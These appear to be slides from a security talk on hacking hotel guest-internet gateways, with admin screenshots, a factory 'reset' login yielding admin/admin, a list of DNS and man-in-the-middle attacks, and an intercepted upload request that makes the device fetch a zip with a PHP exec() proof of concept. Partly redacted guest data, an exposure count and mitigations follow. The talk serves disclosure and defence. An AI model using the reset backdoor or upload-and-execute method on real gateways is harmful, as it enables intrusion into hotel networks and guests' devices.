      Interrupt:185 Memory:dfe00000-dfe20000

eth1  Link encap:Ethernet  HWaddr [REDACTED]
      UP BROADCAST RUNNING  MTU:1518  Metric:1
      RX packets:183913681  errors:160  dropped:0  overruns:0  frame:160
      TX packets:235354981  errors:0  dropped:0  overruns:0  carrier:0
      collisions:0 txqueuelen:1000
      RX bytes:31843651582 (29.6 GiB)  TX bytes:269725879783 (251.2 GiB)
      Interrupt:193 Memory:dfd00000-dfd20000

eth2  Link encap:Ethernet  HWaddr [REDACTED]
      inet addr:[REDACTED]  Bcast:[REDACTED]  Mask:255.255.0.0
      UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
      RX packets:231068330  errors:0  dropped:0  overruns:0  frame:0
      TX packets:33884  errors:0  dropped:0  overruns:0  carrier:0
      collisions:0 txqueuelen:1000
```

--More--

```
top - 01:17:29 up 84 days, 16:33, 1 user, load average: 0.29, 0.35, 0.29
Tasks: 475 total, 1 running, 474 sleeping, 0 stopped, 0 zombie
Cpu(s): 0.2%us, 0.1%sy, 0.0%ni, 99.7%id, 0.0%wa, 0.0%hi, 0.0%si, 0.0%st
Mem: 16386348k total, 10813060k used, 5573288k free, 825332k buffers
Swap: 6062072k total, 268k used, 6061804k free, 8919268k cached
```

| PID | USER | PR | NI | VIRT | RES | SHR | S | %CPU | %MEM | TIME+ | COMMAND |
|-------|----------|----|----|-------|------|------|---|------|------|-----------|-------------|
| 12118 | postgres | 15 | 0 | 415m | 287m | 266m | S | 1.3 | 1.8 | 375:21.55 | postmaster |
| 5155 | admin | 15 | 0 | 13028 | 1424 | 840 | R | 0.7 | 0.0 | 0:00.11 | top |
| 5904 | root | 16 | 0 | 200m | 13m | 4996 | S | 0.7 | 0.1 | 34:18.68 | php |
| 12008 | root | 18 | 0 | 203m | 17m | 5844 | S | 0.3 | 0.1 | 189:46.73 | _cpu_report |
| 12112 | root | 23 | 0 | 248m | 3492 | 1004 | S | 0.3 | 0.0 | 54:10.78 | slon |
| 1 | root | 15 | 0 | 10372 | 696 | 584 | S | 0.0 | 0.0 | 7:00.39 | init |
| 2 | root | RT | -5 | 0 | 0 | 0 | S | 0.0 | 0.0 | 1:47.84 | migration/0 |
| 3 | root | 34 | 19 | 0 | 0 | 0 | S | 0.0 | 0.0 | 0:13.04 | ksoftirqd/0 |
| 4 | root | RT | -5 | 0 | 0 | 0 | S | 0.0 | 0.0 | 0:00.00 | watchdog/0 |
| 5 | root | RT | -5 | 0 | 0 | 0 | S | 0.0 | 0.0 | 6:44.20 | migration/1 |
| 6 | root | 34 | 19 | 0 | 0 | 0 | S | 0.0 | 0.0 | 1:44.00 | ksoftirqd/1 |
| 7 | root | RT | -5 | 0 | 0 | 0 | S | 0.0 | 0.0 | 0:00.00 | watchdog/1 |
| 8 | root | RT | -5 | 0 | 0 | 0 | S | 0.0 | 0.0 | 2:34.27 | migration/2 |
| 9 | root | 34 | 19 | 0 | 0 | 0 | S | 0.0 | 0.0 | 0:15.79 | ksoftirqd/2 |
| 10 | root | RT | -5 | 0 | 0 | 0 | S | 0.0 | 0.0 | 0:00.00 | watchdog/2 |
| 11 | root | RT | -5 | 0 | 0 | 0 | S | 0.0 | 0.0 | 1:21.07 | migration/3 |
| 12 | root | 34 | 19 | 0 | 0 | 0 | S | 0.0 | 0.0 | 0:42.98 | ksoftirqd/3 |
| 13 | root | RT | -5 | 0 | 0 | 0 | S | 0.0 | 0.0 | 0:00.00 | watchdog/3 |
| 14 | root | RT | -5 | 0 | 0 | 0 | S | 0.0 | 0.0 | 0:52.31 | migration/4 |
| 15 | root | 34 | 19 | 0 | 0 | 0 | S | 0.0 | 0.0 | 0:11.44 | ksoftirqd/4 |
| 16 | root | RT | -5 | 0 | 0 | 0 | S | 0.0 | 0.0 | 0:00.00 | watchdog/4 |
| 17 | root | RT | -5 | 0 | 0 | 0 | S | 0.0 | 0.0 | 0:43.77 | migration/5 |
| 18 | root | 34 | 19 | 0 | 0 | 0 | S | 0.0 | 0.0 | 0:18.79 | ksoftirqd/5 |
| 19 | root | RT | -5 | 0 | 0 | 0 | S | 0.0 | 0.0 | 0:00.00 | watchdog/5 |
| 20 | root | RT | -5 | 0 | 0 | 0 | S | 0.0 | 0.0 | 2:23.34 | migration/6 |
| 21 | root | 34 | 19 | 0 | 0 | 0 | S | 0.0 | 0.0 | 0:21.57 | ksoftirqd/6 |
| 22 | root | RT | -5 | 0 | 0 | 0 | S | 0.0 | 0.0 | 0:00.00 | watchdog/6 |
| 23 | root | RT | -5 | 0 | 0 | 0 | S | 0.0 | 0.0 | 6:36.32 | migration/7 |

Configuration

```
-----  
----- available commands -----  
  
ip  
dns  
reset_performance  
factory  
disable_intrusion  
help  
back  
  
-----  
[configuration]# █
```

```
[configuration]# ip  
Ip address [██████████]:  
Subnet [255.255.255.0]:  
Default gateway [██████████]:  
Are you sure you want to apply the network configuration? [y/n] █  
:  
:
```

```
[configuration]# factory  
Are you sure you want to set the system to factory default? [y/n]
```

Owning DNS

- HTTP/S Downgrade
- Sniff plain text credentials
- FakeDNS
- WPAD abuse
- Hash capture (http_ntlm)
- Beef Hooks
- Browser autopwn2
- Evilgrade
- BDFProxy

```
[configuration]# dns
DNS 1 [██████████6]:
DNS 2 [██████████3]:
DNS 3 [8.8.8.8]:
Are you sure you want to apply the DNS configuration? [y/n] █
```



User Reset

```
shell login
login: reset
Password:
-----
Options (1-2):
1. reset admin user
2. exit
-----
Option: 1
Admin account has been reset: admin/admin
```



```
reset_performance
factory
disable_intrusion
help
back
-----
[configuration]# factory
Are you sure you want to set the system to factory default? [y/n] █
```

Management Portal



Active Users

| Active subscribers | | | | | | | | | | |
|--------------------------|-----------|---------------|------|------------------|-----------|-------------|-------|------|--------|--------|
| <input type="checkbox"/> | Username | MAC | Room | Time left | Data up | Data down | Price | Type | Unit | Action |
| <input type="checkbox"/> | | 00-A2-6B | | / | 2.64 MB | 1.48 MB | 0 | | port 2 | |
| <input type="checkbox"/> | İpad | 78-A8-48 | | / | 16.62 MB | 240.91 MB | 0 | | port 2 | |
| <input type="checkbox"/> | İpago | 41-91-78 | | / | 0.97 MB | 2.43 MB | 0 | | port 2 | |
| <input type="checkbox"/> | İad | 75-90-FA | | / | 3.27 MB | 75.66 MB | 0 | | port 2 | |
| <input type="checkbox"/> | | 0D-F7-69 | | ur 16 min 48 sec | 0.62 MB | 1.33 MB | 0 | | port 2 | |
| <input type="checkbox"/> | İard | 9D-FE-35 | | / | 205.88 MB | 521.35 MB | 0 | | port 2 | |
| <input type="checkbox"/> | ' | D6-FA-76 | | / | 375.02 MB | 28107.53 MB | 0 | | port 2 | |
| <input type="checkbox"/> | İblolu | 55-28-52 | | / | 0.72 MB | 0.54 MB | 0 | | port 2 | |
| <input type="checkbox"/> | İur | C9-9C-79 | | ur 20 min 10 sec | 112.82 MB | 695.75 MB | 34 | | port 2 | |
| <input type="checkbox"/> | İrice | 89-97-9F | | / | 87.16 MB | 2111.51 MB | 0 | | port 2 | |
| <input type="checkbox"/> | İpad | 73-C9-DF | | / | 0.73 MB | 4.56 MB | 0 | | port 2 | |
| <input type="checkbox"/> | | 9E-83-A7 | | ur 4 min 48 sec | 9.54 MB | 24.03 MB | 34 | | port 2 | |
| <input type="checkbox"/> | İPC | 6B-73-D5 | | / | 42.82 MB | 1939.96 MB | 0 | | port 2 | |
| <input type="checkbox"/> | | D3-26-C2 | | ur 41 min 3 sec | 9.11 MB | 135.39 MB | 0 | | port 2 | |
| <input type="checkbox"/> | | 5A-B6-76 | | ur 1 min 26 sec | 16.99 MB | 108.07 MB | 34 | | port 2 | |
| <input type="checkbox"/> | | 8F-2A-CC | | ur 1 min 26 sec | 1.51 MB | 13.06 MB | 34 | | port 2 | |
| <input type="checkbox"/> | 40:9€ | 5D-37-A7 | | / | 287.08 MB | 441.31 MB | 0 | | port 2 | |
| <input type="checkbox"/> | İ Laptop | 6D-34-22 | | / | 245.89 MB | 4718.86 MB | 0 | | port 2 | |
| <input type="checkbox"/> | İenter PC | 6B-73-DF | | / | 381.77 MB | 8424.01 MB | 0 | | port 2 | |
| <input type="checkbox"/> | İosku | 02-78-A3 | | / | 11.16 MB | 20.62 MB | 0 | | port 2 | |
| <input type="checkbox"/> | Enç | İless Adaptor | | / | 192.14 MB | 499 MB | 0 | | port 2 | |
| <input type="checkbox"/> | İd IPAD | 98-CC-D0 | | / | 4.73 MB | 52.88 MB | 0 | | port 2 | |
| <input type="checkbox"/> | İSystem | D1-B6-6C | | / | 25.81 MB | 0 MB | 0 | | port 2 | |
| <input type="checkbox"/> | İSystem | A7-11-66 | | / | 0.54 MB | 0.16 MB | 0 | | port 2 | |
| <input type="checkbox"/> | İTV | A7-C9-8A | | / | 29.33 MB | 88.06 MB | 0 | | port 2 | |
| <input type="checkbox"/> | İther | 05-FB-E2 | | / | 41.83 MB | 57.25 MB | 0 | | port 2 | |

Delete
 Logout

Page 1
 Show 200

Mac Addresses

| active | | | | | | | idle | expired | unused | archive | blocked | mac list | connected devices |
|--------------------------|--|--|--|--|--|-----------|----------|----------|--------------|---------|---------|----------|-------------------|
| MAC addresses | | | | | | | Username | MAC | Last session | Unit | Action | | |
| <input type="checkbox"/> | | | | | | Wired | -6E | 19:12:52 | port 2 | | | | |
| <input type="checkbox"/> | | | | | | laptop | -01 | 13:47:37 | port 2 | | | | |
| <input type="checkbox"/> | | | | | | Guest | -28 | 19:01:14 | port 2 | | | | |
| <input type="checkbox"/> | | | | | | | -AC | 14:38:22 | port 2 | | | | |
| <input type="checkbox"/> | | | | | | | -E5 | 13:45:03 | port 2 | | | | |
| <input type="checkbox"/> | | | | | | mac | -E3 | 20:00:59 | port 2 | | | | |
| <input type="checkbox"/> | | | | | | | i-81 | 14:29:09 | port 2 | | | | |
| <input type="checkbox"/> | | | | | | Tv | -BF | 03:04:22 | port 2 | | | | |
| <input type="checkbox"/> | | | | | | | -AF | 20:54:23 | port 2 | | | | |
| <input type="checkbox"/> | | | | | | | -7B | 11:27:04 | port 2 | | | | |
| <input type="checkbox"/> | | | | | | | -9E | 23:32:48 | port 2 | | | | |
| <input type="checkbox"/> | | | | | | | -8C | 16:55:28 | port 2 | | | | |
| <input type="checkbox"/> | | | | | | Video | -A7 | 11:44:28 | port 2 | | | | |
| <input type="checkbox"/> | | | | | | | -20 | 19:02:43 | port 2 | | | | |
| <input type="checkbox"/> | | | | | | | -A7 | 19:35:11 | port 2 | | | | |
| <input type="checkbox"/> | | | | | | | -93 | 00:18:10 | port 2 | | | | |
| <input type="checkbox"/> | | | | | | | i-08 | 17:20:43 | port 2 | | | | |
| <input type="checkbox"/> | | | | | | | -65 | 17:58:45 | port 2 | | | | |
| <input type="checkbox"/> | | | | | | iphone | i-78 | 17:49:48 | port 2 | | | | |
| <input type="checkbox"/> | | | | | | | -89 | 18:40:19 | port 2 | | | | |
| <input type="checkbox"/> | | | | | | | -07 | | | | | | |
| <input type="checkbox"/> | | | | | | | -C7 | | | | | | |
| <input type="checkbox"/> | | | | | | iguest | -49 | 19:41:05 | port 2 | | | | |
| <input type="checkbox"/> | | | | | | iguest | -C5 | 18:47:26 | port 2 | | | | |
| <input type="checkbox"/> | | | | | | iguest | -0F | 18:53:15 | port 2 | | | | |
| <input type="checkbox"/> | | | | | | | -19 | 19:05:55 | port 2 | | | | |
| <input type="checkbox"/> | | | | | | | -8D | 20:18:05 | port 2 | | | | |
| <input type="checkbox"/> | | | | | | | -B9 | 15:09:02 | port 2 | | | | |
| <input type="checkbox"/> | | | | | | | -6B | 13:00:19 | port 2 | | | | |
| <input type="checkbox"/> | | | | | | ipad | -48 | 14:53:36 | port 2 | | | | |
| <input type="checkbox"/> | | | | | | mobile | -4B | 16:09:43 | port 2 | | | | |
| <input type="checkbox"/> | | | | | | CellPhone | -21 | 20:52:44 | port 2 | | | | |
| <input type="checkbox"/> | | | | | | Personal | i-5C | | | | | | |
| <input type="checkbox"/> | | | | | | | -5F | 09:24:55 | port 2 | | | | |
| <input type="checkbox"/> | | | | | | | -1B | 13:07:41 | port 2 | | | | |
| <input type="checkbox"/> | | | | | | ε | -53 | 13:32:07 | port 2 | | | | |
| <input type="checkbox"/> | | | | | | 30-2 | -A5 | 13:01:17 | port 2 | | | | |
| <input type="checkbox"/> | | | | | | | -2D | | | | | | |
| <input type="checkbox"/> | | | | | | | -9E | 13:08:45 | port 2 | | | | |
| <input type="checkbox"/> | | | | | | | -EB | 09:54:13 | port 2 | | | | |
| <input type="checkbox"/> | | | | | | | -D2 | | | | | | |
| <input type="checkbox"/> | | | | | | | -78 | 00:40:14 | port 2 | | | | |
| <input type="checkbox"/> | | | | | | | B8 | 3:56:42 | port 2 | | | | |
| <input type="checkbox"/> | | | | | | | FA | 3:24:10 | port 2 | | | | |
| <input type="checkbox"/> | | | | | | pos | F6 | 3:49:48 | port 2 | | | | |
| <input type="checkbox"/> | | | | | | | -56 | 3:40:02 | port 2 | | | | |

User Details

active | idle | expired | unused | archive | blocked | mac list | connected devices | **details**

details | update | active sessions | non-active sessions | lawful interception | URL logging

< Previous Next >

Statistics

Session details 19 (Open) ▲

Username

IP

MAC address

Device

Vendor

Started

Live bandwidth usage (download) (Open) ▲

A-76 Download /29

Bandwidth history

Input / Output per subscriber plan ▲

| | Input | % | Output | % |
|---------|-----------|--|---------|--|
| Unknown | 593.90 GB | <div style="width: 100%;"><div style="width: 100%;"></div></div> 100 | 5.32 GB | <div style="width: 100%;"><div style="width: 100%;"></div></div> 100 |
| | 593.90 GB | | 5.32 GB | |

Logout | Anonymize | Delete

DHCP Configuration

DHCP | DHCP rules | Static DHCP | DHCP options

DHCP

| Subnet | LAN IP | Start IP | End IP | Lease time (seconds) | |
|----------------------------|-----------------------------------|-----------------------------------|------------------------------------|------------------------------------|--|
| port: <input type="text"/> | <input type="text" value=".0.1"/> | <input type="text" value="0.40"/> | <input type="text" value="3.244"/> | <input type="text" value="21600"/> | <input type="button" value="+"/> <input type="button" value="X"/> |

DHCP | DHCP rules | **Static DHCP** | DHCP options

Static DHCP

| MAC | IP | |
|---------------------------------------|----------------------------------|--|
| <input type="text" value=":6D:11"/> | <input type="text" value="213"/> | <input type="button" value="+"/> <input type="button" value="X"/> |
| <input type="text" value=":3A:6B"/> | <input type="text" value="16"/> | <input type="button" value="X"/> |
| <input type="text" value=":A4:7E"/> | <input type="text" value="245"/> | <input type="button" value="X"/> |
| <input type="text" value=":92:91"/> | <input type="text" value="03"/> | <input type="button" value="X"/> |
| <input type="text" value=":32:D1"/> | <input type="text" value="32"/> | <input type="button" value="X"/> |
| <input type="text" value=":8E:39"/> | <input type="text" value="54"/> | <input type="button" value="X"/> |
| <input type="text" value=":B8:97"/> | <input type="text" value="51"/> | <input type="button" value="X"/> |
| <input type="text" value=":65:F4"/> | <input type="text" value="129"/> | <input type="button" value="X"/> |
| <input type="text" value":a0:c6"=""/> | <input type="text" value="4"/> | <input type="button" value="X"/> |

DNS Configuration

| | | |
|---------------------|-------------|--------|
| DNS settings | DNS entries | DYNDNS |
|---------------------|-------------|--------|

Servers

| | |
|----------------------|----------------------|
| Primary nameserver | <input type="text"/> |
| Secondary nameserver | <input type="text"/> |
| Third nameserver | 8.8.8.8 |

Offline mode

| | |
|---------------------|--|
| Enable offline mode | <input type="checkbox"/> |
| Resolve Ip | <input type="text"/> (default 1.0.0.1) |
| Resolve attempts | 3 |
| Display | <input checked="" type="radio"/> Message <input type="radio"/> Portal rules |

Misc

| | |
|---------------------------------|--------------------------|
| Block non standard DNS | <input type="checkbox"/> |
| Enable DNS based content filter | <input type="checkbox"/> |
| IPs | <input type="text"/> |

SafeDNS: 195.46.39.39, 195.46.39.40
OpenDNS: 208.67.222.222, 208.67.220.220
SafeDNS is available for those with a valid content filter subscription, please contact your supplier for more information.


DNS Entries

DNS settings **DNS entries** DYNDNS

Custom DNS

| | Type | Domain name | IP | Interface | |
|-----|------|-------------|----|-----------|---|
| ▲ ▼ | | | | All ▼ | + |
| ▲ ▼ | | | | All ▼ | × |
| ▲ ▼ | | | | All ▼ | × |
| ▲ ▼ | | | | All ▼ | × |
| ▲ ▼ | | | | All ▼ | × |

Update



DYNDNS Configuration

DNS settings DNS entries **DYNDNS**

DYNDNS

Enable DYNDNS

Type: DYNDNS NO-IP

Username:

Password:

Host: *e.g. myhost.dyndns.org*

Network Configuration

network configuration | network ports | routes | interface order | overview

WAN configuration

Ethernet IPv4

| Port | Mode | IP | Subnet | Default gateway | Default | Use entire subnet | |
|------|--------|----|-----------------|-----------------|----------------------------------|--------------------------|--|
| port | Static | | 255.255.255.252 | | <input type="radio"/> | <input type="checkbox"/> | |
| port | Static | | 255.255.255.0 | 11 | <input type="radio"/> | <input type="checkbox"/> | |
| port | Static | | 255.255.255.248 | | <input checked="" type="radio"/> | <input type="checkbox"/> | |

PPPoE IPv4

| Port | Username | Password | Default | |
|------|----------|----------|---------|--|
| | | | | |

IPv6

| Port | Mode | IP | Default gateway | Default | |
|------|------|----|-----------------|---------|--|
| | | | | | |



Guest configuration

| LAN port | WAN port | Mode | IP | Subnet | NAT | |
|----------|----------------|---------|----|---------------|-------------------------------------|--|
| port 2 | System default | Managed | 1 | 255.255.252.0 | <input checked="" type="checkbox"/> | |

Routes

network configuration | network ports | **routes** | interface order | overview

Static routes

| Name | Destination | Netmask | Gateway | Port | |
|----------------------|----------------------|----------------------|----------------------|----------|---|
| <input type="text"/> | <input type="text"/> | <input type="text"/> | <input type="text"/> | port 1 ▾ |   |

Network Configuration Review

Routes

| Destination | Gateway | Genmask | Flags | Metric | Default | Ref | Use | Iface |
|-------------|---------|-----------------|-------|--------|---------|-----|-----|-------|
| 10.10.10.0 | 0.0.0.0 | 255.255.255.252 | U | 0 | | 0 | 0 | eth0 |
| | 0.0.0.0 | 255.255.255.248 | U | 0 | | 0 | 0 | eth3 |
| | 0.0.0.0 | 255.255.255.0 | U | 0 | | 0 | 0 | tun11 |
| | 0.0.0.0 | 255.255.255.0 | U | 0 | | 0 | 0 | eth2 |
| | 0.0.0.0 | 255.255.252.0 | U | 0 | | 0 | 0 | tun11 |
| | 0.0.0.0 | 255.255.0.0 | U | 0 | | 0 | 0 | eth3 |
| 0.0.0.0 | 0.0.0.0 | 0.0.0.0 | UG | 0 | | 0 | 0 | eth3 |

Layout

0.1

port 1

0.11

port 3

.30

0.153

port 4

154

port 2

0.1

Subnets

0.0.1 - 3.254

0.1 - 54

DHCP

0.40 - 3.244

Port Forwarding

port forwarding

Port forwarding

| Name | WAN | Public IP | Private IP | Type | Source IP | Source subnet | Action |
|------|-----|-----------|------------|------|-----------|---------------|--------|
|------|-----|-----------|------------|------|-----------|---------------|--------|

Add port forward

Name :

WAN :

Public IP :

Public port :

Private IP :

Private port :

Type :

Source IP :

Start IP address :

Subnet mask :

SSL Overview

overview

CSR

private key

SSL certificate

CA certificate

guest networks

SSL overview

| | |
|----------------------|---|
| | Status: active |
| | CSR: generated (view create a new CSR) |
| Private certificate: | generated (view) |
| Signed certificate: | ssl certificate loaded (update ssl certificate) |
| CA certificate: | CA certificate loaded (update CA certificate) |

Disable SSL

Enter SSL certificates manually

overview

CSR

private key

SSL certificate

CA certificate

guest network

Public SSL certificate

-----BEGIN CERTIFICATE-----

Z28uY29tL1NIY3RpZ29SU0FEb21haW5WYWxpZGF0aW9uU2VjdXJ

Update public key

Subnets

| Subnets | | | | | | | |
|--------------------------|--------|----------|--------------|-------------------------------------|--|--------------------------|--------|
| Description | Subnet | Range | DHCP | NAT | Guest interface | Exclude | Action |
| <input type="checkbox"/> | | 1.0.0/22 | .0.1 - 3.254 | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> port | <input type="checkbox"/> | |
| <input type="checkbox"/> | | .0.0/24 | .0.1 - 1.254 | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> port | <input type="checkbox"/> | |

Delete

Interception

system log **lawful interception**

Lawful interception

Lawful interception

| Log details | | Remote logging | |
|------------------|-------------------------------------|--|----------------------|
| Username | <input checked="" type="checkbox"/> | <input type="checkbox"/> Enable syslog | |
| MAC address | <input checked="" type="checkbox"/> | Facility | LOCAL0 ▼ |
| Source IP | <input checked="" type="checkbox"/> | Severity | EMERGENCY ▼ |
| Source port | <input checked="" type="checkbox"/> | Syslog server | <input type="text"/> |
| Destination IP | <input checked="" type="checkbox"/> | | |
| Destination port | <input checked="" type="checkbox"/> | | |
| Package length | <input checked="" type="checkbox"/> | | |
| Protocol | <input checked="" type="checkbox"/> | | |

URL logging

Enable

DNS logging







Enable

Subdomain depth Determines how many subdomains the system will include per unique DNS entry. Leave empty or 0 to only log the main domain.

Firewall rules

IPv4 firewall rules IPv6 firewall rules

Firewall settings IPv4

| Sort | Description | Device | Type | Direction | Port | Source IP | Destination IP | Action | Action |
|------|-----------------------|--------|------|-----------|------|-----------|----------------|--------|---|
| ▲ ▼ | web interface - http | all | tcp | in | 80 | all | all | ACCEPT |   |
| ▲ ▼ | web interface - https | all | tcp | in | 443 | all | all | ACCEPT |   |
| ▲ ▼ | ssh | all | tcp | in | 22 | all | all | ACCEPT |   |

Restart firewall

Logs

| syslog | | | | |
|---------------------|----------|-----|----------|--------|
| LAN syslog | | | | |
| XML | | | | |
| FIAS log | | | | |
| SPG log | | | | |
| lawful interception | | | | |
| URL log | | | | |
| DNS log | | | | |
| Syslog backup | | | | |
| File | Uploaded | URL | Size | Action |
| 30.zip | 23:23 | | 75.88 KB | |
| 29.zip | 22:24 | | 75.51 KB | |
| 28.zip | 23:24 | | 74.18 KB | |
| 27.zip | 23:23 | | 72.51 KB | |
| 26.zip | 23:23 | | 68.22 KB | |
| 25.zip | 23:23 | | 71.54 KB | |
| 24.zip | 23:23 | | 73.42 KB | |
| 23.zip | 22:24 | | 72.10 KB | |
| 22.zip | 23:23 | | 72.45 KB | |
| 21.zip | 22:24 | | 70.50 KB | |
| 20.zip | 22:24 | | 71.84 KB | |
| 19.zip | 23:23 | | 70.21 KB | |
| 18.zip | 23:23 | | 72.19 KB | |
| 17.zip | 22:24 | | 75.31 KB | |
| 16.zip | 23:24 | | 76.42 KB | |
| 15.zip | 23:23 | | 74.46 KB | |
| 14.zip | 23:23 | | 80.81 KB | |
| 13.zip | 23:23 | | 77.58 KB | |
| 12.zip | 23:23 | | 74.48 KB | |
| 11.zip | 23:23 | | 74.81 KB | |
| 10.zip | 22:24 | | 78.91 KB | |

⏪ ⏩ page 1 ▾ ⏪ ⏩

Guest Details

| Room | VLAN | Floor | Guest type | Checked in | Shared room |
|---------|------|-------|------------|------------|-------------|
| room :2 | no | / | / | no | no |
| room :3 | no | / | / | no | no |
| room 1 | no | / | / | no | no |
| room 2 | no | / | / | yes | no |
| room 3 | no | / | / | no | no |
| room 4 | no | / | / | yes | no |
| room 5 | no | / | / | yes | no |
| room 6 | no | / | / | yes | no |
| room 7 | no | / | / | yes | no |
| room 8 | no | / | / | yes | no |
| room 9 | no | / | / | yes | no |
| room 0 | no | / | / | yes | no |
| room 1 | no | / | / | no | no |
| room 2 | no | / | / | no | no |
| room 3 | no | / | / | yes | no |
| room 4 | no | / | / | yes | no |
| room 5 | no | / | / | yes | no |
| room 6 | no | / | / | yes | no |
| room 7 | no | / | / | yes | no |
| room 8 | no | / | / | yes | no |
| room 9 | no | / | / | yes | no |
| room 0 | no | / | / | yes | no |
| room 1 | no | / | / | yes | no |
| room 2 | no | / | / | yes | no |
| room 3 | no | / | / | no | no |
| room 4 | no | / | / | no | no |
| room 1 | no | / | / | yes | no |
| room 2 | no | / | / | yes | no |
| room 3 | no | / | / | yes | no |
| room 4 | no | / | / | yes | no |
| room 5 | no | / | / | yes | no |
| room 6 | no | / | / | yes | no |
| room 7 | no | / | / | yes | no |
| room 8 | no | / | / | yes | no |
| room 9 | no | / | / | yes | no |
| room 0 | no | / | / | no | no |
| room 1 | no | / | / | yes | no |
| room 2 | no | / | / | yes | no |
| room 3 | no | / | / | yes | no |
| room 4 | no | / | / | yes | no |

Page 1

overview
floors
guest types
update

Update room

Room: /

Name: /

Floor: /

Guest type: /

Gateway: /

VLAN: /

Checked in:

Shared room:

Blocked:

Conference room:

Guest details - Guest :

Guest details

Guest #: 202420

Guest title: /

Guest last name: /

Guest first name: /

VIP code: VIP9

Group number: /

Arrival date: /

Departure date: /

Reservation code: /

Language: EA

No post:

Definable

Definable 1: /

Definable 2: /

Definable 3: /

Definable 4: PKG

Definable 5: -1

Definable 6: /@GMAIL.COM

Definable 7: /

Definable 8: /

Definable 9: /

Definable 10: /

Update room

Name:

Select a floor:

Select a guest type:

Subscriber network:

VLAN:

Conference room:

Blocked:

PMS

PMS logical field policies **connection** agent settings

Configuration settings - TCP/IP

- Send ACK
- Send LRC
- Send a link alive (LA) every minutes
- PMS responds to link alive for sanity check
- Do a database swap every minutes
- Do a database swap at : (HH:MM)
- Do a database swap when the link starts

Wait seconds for connection between client and PMS.

- Do not strip guest title from guest name
- Send billing name in charge
- Send fixed variable in charge
- Buffer charges

charset:

TCP/IP

IP:

Port:

SMTP

SMTP settings

| | |
|----------------------|--------------------|
| SMTP server | smtp.office365.com |
| SMTP port | 587 |
| Username | |
| Password | |
| FROM e-mail address | |
| Administrator e-mail | |

Forward Drop Intercept is on Action

Raw Params Headers Hex

```

POST /.....php HTTP/1.1
Host:
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:72.0) Gecko/20100101
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=-----2935826
Content-Length: 643
Origin:
Connection: close
Referer: http://
Cookie: PHPSESSID=
Upgrade-Insecure-Requests: 1

-----293582696224464
Content-Disposition: form-data; name=" "

-----293582696224464
Content-Disposition: form-data; name=" "

-----293582696224464
Content-Disposition: form-data; name=" "

0
-----293582696224464
Content-Disposition: form-data; name=" "

https:// .....zip
-----293582696224464
Content-Disposition: form-data; name="size"

```

```

root@kali:~# cat x.php
<?php

exec("echo 'DEVICE OWNED' >> /var/www/html/test.txt");

?>

```


```

-----191691572411478
Content-Disposition: form-data; name=" "

http:// ...../test.zip

```

GUESS WHAT ?

 **InfoSec Taylor Swift**
@SwiftOnSecurity

I'm so excited,
And I wish I could hide it,
Because someone's about to lose control of
their infrastructure,
And you're not going to like it

Reply Retweet Favorite More

```
top - 01:17:29 up 84 days, 16:33, 1 user, load average: 0.29, 0.35, 0.29
Tasks: 475 total, 1 running, 474 sleeping, 0 stopped, 0 zombie
Cpu(s): 0.2%us, 0.1%sy, 0.0%ni, 99.7%id, 0.0%wa, 0.0%hi, 0.0%si, 0.0%st
Mem: 16386348k total, 10813060k used, 5573288k free, 825332k buffers
Swap: 6062072k total, 268k used, 6061804k free, 8919268k cached
```


| PID | USER | PR | NI | VIRT | RES | SHR | S | %CPU | %MEM | TIME+ | COMMAND |
|-------|----------|----|----|-------|------|------|---|------|------|-----------|-------------|
| 12118 | postgres | 15 | 0 | 415m | 287m | 266m | S | 1.3 | 1.8 | 375:21.55 | postmaster |
| 5155 | admin | 15 | 0 | 13028 | 1424 | 840 | R | 0.7 | 0.0 | 0:00.11 | top |
| 5904 | root | 16 | 0 | 200m | 13m | 4996 | S | 0.7 | 0.1 | 34:18.68 | php |
| 12008 | root | 18 | 0 | 203m | 17m | 5844 | S | 0.3 | 0.1 | 189:46.73 | _cpu_report |
| 12112 | root | 23 | 0 | 248m | 3492 | 1004 | S | 0.3 | 0.0 | 54:10.78 | slon |
| 1 | root | 15 | 0 | 10372 | 696 | 584 | S | 0.0 | 0.0 | 7:00.39 | init |
| 2 | root | RT | -5 | 0 | 0 | 0 | S | 0.0 | 0.0 | 1:47.84 | migration/0 |
| 3 | root | 34 | 19 | 0 | 0 | 0 | S | 0.0 | 0.0 | 0:13.04 | ksoftirqd/0 |
| 4 | root | RT | -5 | 0 | 0 | 0 | S | 0.0 | 0.0 | 0:00.00 | watchdog/0 |
| 5 | root | RT | -5 | 0 | 0 | 0 | S | 0.0 | 0.0 | 6:44.20 | migration/1 |

← → ↺ 🏠

🛡️ 🔒 /te

DEVICE OWNED

DEMO



A terminal window with a dark background and a light gray title bar. The title bar contains the text "File Actions Edit View Help" and "root@kali: ~" with a close button. The terminal content shows the prompt "root@kali:~#" in red text with a white cursor. A mouse cursor is visible in the lower center of the terminal area.

```
File Actions Edit View Help
root@kali: ~
root@kali:~#
```




So, Who is Vulnerable ?



TOTAL RESULTS

629

TOP COUNTRIES




| | |
|----------------------|-----|
| United Kingdom | 109 |
| Germany | 92 |
| Russian Federation | 80 |
| United Arab Emirates | 44 |
| Saudi Arabia | 38 |

Once, we own the main box!


- PMS
- Corporate network
- Electronic door locks
- Alarm
- HVAC
- Guests devices
- IOT devices
- CCTV
- In fact anything connected to the gateway




Mitigations for Guests




Mitigations for Guests



Mitigations for Guests



Mitigations for Guests



Mitigations for Guests



Mitigation for Guests



Mitigation for Guests

BE AWARE!

Mitigation for Owners

- Train and re-train your staff
- It takes one click on wrong link
- Train employees on best practices and common attack vectors



Mitigation for Owners

- Strengthen your infrastructure
- Avoid easy to guess passwords on POS
- Use 2FA authentication
- Ensure end point protection is up to date
- Separate POS network from other
- Filter remote access for POS controller
- Segment WIFI Networks



Mitigation for Owners

- Regulate vendors
- Ensure vendor meets compliance standard
- Regularly assess the risk of their vendors and partners




Mitigations for Owners

- Threat hunt inside your network
- Hackers move around to find valuable data
- Monitor network traffic to identify suspicious activity and discover unauthorized access



Mitigations for Owners

- Create a incident response plan to speed up mitigation process.



Conclusion

- Stay aware while traveling
- Use VPN or 4G LTE
- Advanced persistent threats are devastating
- Biggest threats are simple not sophisticated
- No sign that attacks will slow down across any industry

Thank You

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